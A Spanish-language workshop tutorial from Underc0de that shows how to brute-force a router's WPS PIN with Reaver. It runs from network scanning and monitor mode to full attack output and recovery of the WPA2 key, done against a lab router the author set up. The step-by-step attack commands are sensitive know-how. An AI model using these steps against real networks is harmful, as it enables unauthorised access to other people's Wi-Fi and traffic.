

# UNDERCODE

## TALLER DE SEGURIDAD WIRELESS



### TEMAS

---

¿QUÉ ES WPS?

PIN Y PBC

PREPARACIÓN DEL LABS

EN BUSCA DE UN OBJETIVO

INSTALACIÓN DE REAVER

OBTENIENDO EL PIN

Y MAS...!

### TUTOR

---

ANTRAX

## INTRODUCCIÓN

Es ampliamente conocido que el cifrado WEP es altamente vulnerable. Con el paso del tiempo, esta seguridad mejoró llegando a ser WPA y más tarde WPA2; esta última, mucho más segura que las dos primeras mencionadas.

Si avanzamos más en la línea del tiempo, los *routers* y las formas de conectarnos a ellos han evolucionado a tal punto que apareció el WPS. El mismo, si bien no es un cifrado en sí, es un mecanismo de conexión más práctico y cómodo que nos evita estar recordando contraseñas que (tal vez) podamos olvidar.

A pesar de que una amplia mayoría de usuarios tiene WPA o WPA2 en sus *routers*, hay muchos que poseen WPS activado.

WPS contempla 4 métodos distintos de intercambio de credenciales, pero solamente 2 son certificados, a saber:

**-PBC (Push Button Connect).** Este método consiste en presionar el botón tanto en el dispositivo inalámbrico como en el *router*. El enlace estará activo hasta que se establezca la conexión o por 2 minutos. Este botón puede ser físico o virtual.



-PIN. En este caso, el usuario debe introducir en la Pc el PIN ubicado en la parte inferior del *router* y con esto se realiza la conexión.



Como mencionamos antes, son formas más fáciles de conectar un dispositivo a un *router* y -en la mayoría de los casos- se realiza mediante el intercambio de un PIN de 8 dígitos numérico, en donde el dispositivo le envía dicho PIN al *router* y si es correcto, lo deja pasar.

Este PIN viene escrito en la parte inferior del *router*, pero existen varias formas de averiguarlo. El objetivo de este taller es -precisamente- ver cómo podemos obtenerlo. Veremos también, que es mucho más fácil obtener este PIN que romper el *Handshake* de la WPA/WPA2.

Un punto que es necesario destacar, es que el WPS solamente está disponible en redes con WPA/WPA2; y que no es un cifrado de seguridad sino una facilidad de instalación / configuración para los usuarios.

## PREPARACIÓN DEL LABS

A efectos de este taller, hemos preparado un *router* con WPA2 y WPS activado.

### WPS Config

You could setup security easily by choosing PIN or PBC method to do Wi-Fi Protected Setup.

WPS Settings:     Disable     Enable  
WPS mode:         PBC     PIN   

---

#### WPS Summary

WPS Current Status:	Start WSC Process
WPS Configured:	No
WPS SSID:	Underc0de Labs
WPS Auth Mode:	WPA2-PSK
WPS Encryp Type:	AES
WPS Default Key Index:	2
WPS Key(ASCII):	Underc0de
AP PIN:	23365049

### Security Settings

SSID -- "Underc0de Labs"

Security Mode   

WPA Algorithms     AES     TKIP     TKIP&AES

Pass Phrase       

Key Renewal Interval     second

**Notice:** Wireless Security Settings  
802.11n only defines three standard encryption methods:  
Open-None (Disable), WPA- Personal-AES,  
WPA2-Personal-AES. Other encryption methods are  
nonstandard. There may be compatibility problems among  
different manufacturers.

## EN BUSCA DE UN OBJETIVO...

Es oportuno recordar, que este taller pueden seguirlo desde cualquier distro de Linux. En nuestro caso, usaremos Ubuntu.

Para *scannear* las redes -en busca de alguna con WPS- abriremos una consola y tipearemos lo siguiente:

```
sudo iw wlan0 scan | egrep 'WPS|BSS|SSID' -w
```

Explicamos -rápidamente- el comando:

**sudo:** Permiso de root (únicamente si estamos en Ubuntu, en caso de usar Kali, no es necesario).


**iw:** Es una herramienta que trae Linux incorporada para el *scaneo* de redes.

**wlan0:** Interface de red. En caso de no saber cómo se llama su interface, se debe instalar Aircrack de la siguiente forma: `sudo apt-get install aircrack-ng` en caso de estar en Kali, esto no hace falta. Una vez instalado, se escribe `airmon-ng` en la consola, instrucción que les dará el nombre de su interface.

**scan:** Es un parámetro de **iw** para *scannear*.

**egrep 'WPS|BSS|SSID' -w :** Sirve para que muestre solamente la información valiosa para nosotros, de lo contrario mostrará muchos datos no necesarios.

De este modo obtendremos el nombre de la red, la MAC del *router* o *access point*, y si tiene o no WPS activado.



```
antrax@skynet: ~  
antrax@skynet:~$ sudo iw wlan0 scan | egrep 'WPS|BSS|SSID' -w  
BSS d8:5d:4c:c7:dc:ee(on wlan0) -- associated  
    SSID: Underc0de  
    WPS:  * Version: 1.0  
BSS 00:0a:52:23:a6:f8(on wlan0)  
    SSID: Underc0de Labs  
    BSS Load:  
    WPS:  * Version: 1.0  
antrax@skynet:~$
```

Como podemos ver, aparecen 2 redes; ambas con WPS activado. Nos concentraremos en la segunda **Underc0de Labs**.

El dato que necesitamos recordar es la MAC, en este caso **00:0a:52:23:a6:f8**

# INSTALACIÓN DE REAVER

Reaver es una herramienta que lleva a cabo ataques de fuerza bruta contra el PIN de las redes protegidas con WPA y que posean WPS activado. Este PIN posee 8 dígitos y el octavo dígito es de control.

Dicha herramienta realiza fuerza bruta a la primera mitad del PIN y luego a la segunda mitad, provocando que todos los posibles valores del número PIN WPS puedan ser agotados en 11.000 intentos.

La velocidad del ataque está limitada por la velocidad a la que el AP puede procesar peticiones WPS. Algunos AP rápidos pueden probar 1 PIN por segundo, mientras que otros pueden probar 1 cada 10.

Para instalarlo, abrimos una consola y seguimos los siguientes pasos:

```
wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz
```

Esto descargará Reaver 1.4 que es actualmente la última versión disponible. Una vez descargado, entramos a la carpeta y lo instalamos con los siguientes comandos:

```
cd reaver-1.4/src
```

```
./configure
```

```
make
```

```
make install
```

Una vez realizadas estas acciones, tendremos Reaver instalado y listo para usar. Podemos ver los parámetros de Reaver escribiendo su nombre en la consola.

```

antrax@skynet:~$ sudo reaver

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
  -i, --interface=<wlan>      Name of the monitor-mode interface to use
  -b, --bssid=<mac>          BSSID of the target AP

Optional Arguments:
  -m, --mac=<mac>            MAC of the host system
  -e, --essid=<ssid>         ESSID of the target AP
  -c, --channel=<channel>    Set the 802.11 channel for the interface (implies -f)
  -o, --out-file=<file>     Send output to a log file [stdout]
  -s, --session=<file>     Restore a previous session file
  -C, --exec=<command>     Execute the supplied command upon successful pin recovery
  -D, --daemonize           Daemonize reaver
  -a, --auto                Auto detect the best advanced options for the target AP
  -f, --fixed               Disable channel hopping
  -5, --5ghz                Use 5GHz 802.11 channels
  -v, --verbose             Display non-critical warnings (-vv for more)
  -q, --quiet               Only display critical messages
  -h, --help                Show help

Advanced Options:
  -p, --pin=<wps pin>       Use the specified 4 or 8 digit WPS pin
  -d, --delay=<seconds>     Set the delay between pin attempts [1]
  -l, --lock-delay=<seconds> Set the time to wait if the AP locks WPS pin attempts [60]
  -g, --max-attempts=<num> Quit after num pin attempts
  -x, --fail-wait=<seconds> Set the time to sleep after 10 unexpected failures [0]
  -r, --recurring-delay=<x:y> Sleep for y seconds every x pin attempts
  -t, --timeout=<seconds>  Set the receive timeout period [5]
  -T, --m57-timeout=<seconds> Set the M5/M7 timeout period [0.20]
  -A, --no-associate       Do not associate with the AP (association must be done by another application)
  -N, --no-nacks           Do not send NACK messages when out of order packets are received
  -S, --dh-small           Use small DH keys to improve crack speed
  -L, --ignore-locks       Ignore locked state reported by the target AP
  -E, --eap-terminate      Terminate each WPS session with an EAP FAIL packet
  -n, --nack                Target AP always sends a NACK [Auto]
  -w, --win7                Mimic a Windows 7 registrar [False]

Example:
reaver -i mon0 -b 00:90:4C:C1:AC:21 -vv

```

## OBTENIENDO EL PIN

Una vez que ya tenemos nuestra PC preparada con la herramienta, procederemos a atacar. Para ello pondremos en modo monitor nuestra interface de red.

```
airmon-ng start wlan0
```

Ahora, nuestra consola nos habrá puesto nuestra interface en modo monitor. En nuestro caso, se llama **mon0** y -posiblemente- la de ustedes también.

A continuación, daremos comienzo al ataque con el siguiente comando:

```
sudo reaver -i mon0 -b 00:0A:52:23:A6:F8 -vv
```

Repasemos -sucintamente- cada parte del comando:

**sudo:** Permiso de root, en caso de estar en Kali, esto no hace falta.

**reaver:** Iniciamos la herramienta Reaver.

**-i:** Interface, en este caso **mon0**, que es la que está en modo monitor.

**-b:** La MAC del *router* o AP que estamos atacando (obtenido en el *scanneo* de redes).

**-vv:** Parámetro de verbose para saber que pines está probando.

```
antrax@skynet:~$ sudo reaver -i mon0 -b 00:0A:52:23:A6:F8 -vv
[sudo] password for antrax:

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 00:0A:52:23:A6:F8
[+] Switching mon0 to channel 1
[+] Associated with 00:0A:52:23:A6:F8 (ESSID: Underc0de Labs)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
```

Ahora, es cuestión de tiempo y paciencia para que Reaver haga su trabajo de probar pines. Como hicimos referencia antes, la velocidad depende del *router* o AP al que atacamos.



Una vez que finalice, podremos observar un detalle como en la siguiente captura:

```
antrax@skynet: ~
antrax@skynet: ~ 110x47
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 95.53% complete @ 2015-03-29 20:39:45 (3 seconds/pin)
[+] Trying pin 23365025
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 23365032
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 23365049
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 9878 seconds
[+] WPS PIN: '23365049'
[+] WPA PSK: '005fe3b11c73c4d1fd475cb9ffd49391cf9547c1d54850030247ab7f675b5c2f'
[+] AP SSID: 'Undercode Labs'
antrax@skynet:~$
```

Como podemos ver, tenemos el **PIN: 23365049** que coincidentemente es el mismo que tiene el *router* impreso en la parte de abajo:




Lo único que resta ahora, es conectarse a la red.

## CONECTARSE A LA RED


Una vez obtenido el PIN, descargamos el programa JumpStart que sirve para conectarse a una red utilizando el PIN WPS que hemos capturado.




Dejamos la primera opción como muestra la imagen y clickeamos en siguiente:



Marcamos la última opción que permite colocar un PIN para acceder al AP y colocamos el PIN capturado.




Comenzará a probar el PIN en las redes cercanas y, finalmente, se conectará.




## OBTENIENDO LA CLAVE WPA/WPA2

Una vez conectados, damos click derecho en el nombre de la red a la que logramos acceder y seleccionamos propiedades:



Ahora vamos a la pestaña de seguridad, y marcamos la opción de mostrar caracteres:



**A modo de conclusión:** Como podrán apreciar, hemos obtenido la clave WPA2 sin necesidad de usar diccionarios ni fuerza bruta para romper el *handshake* mediante un proceso sencillo, pero no menos útil.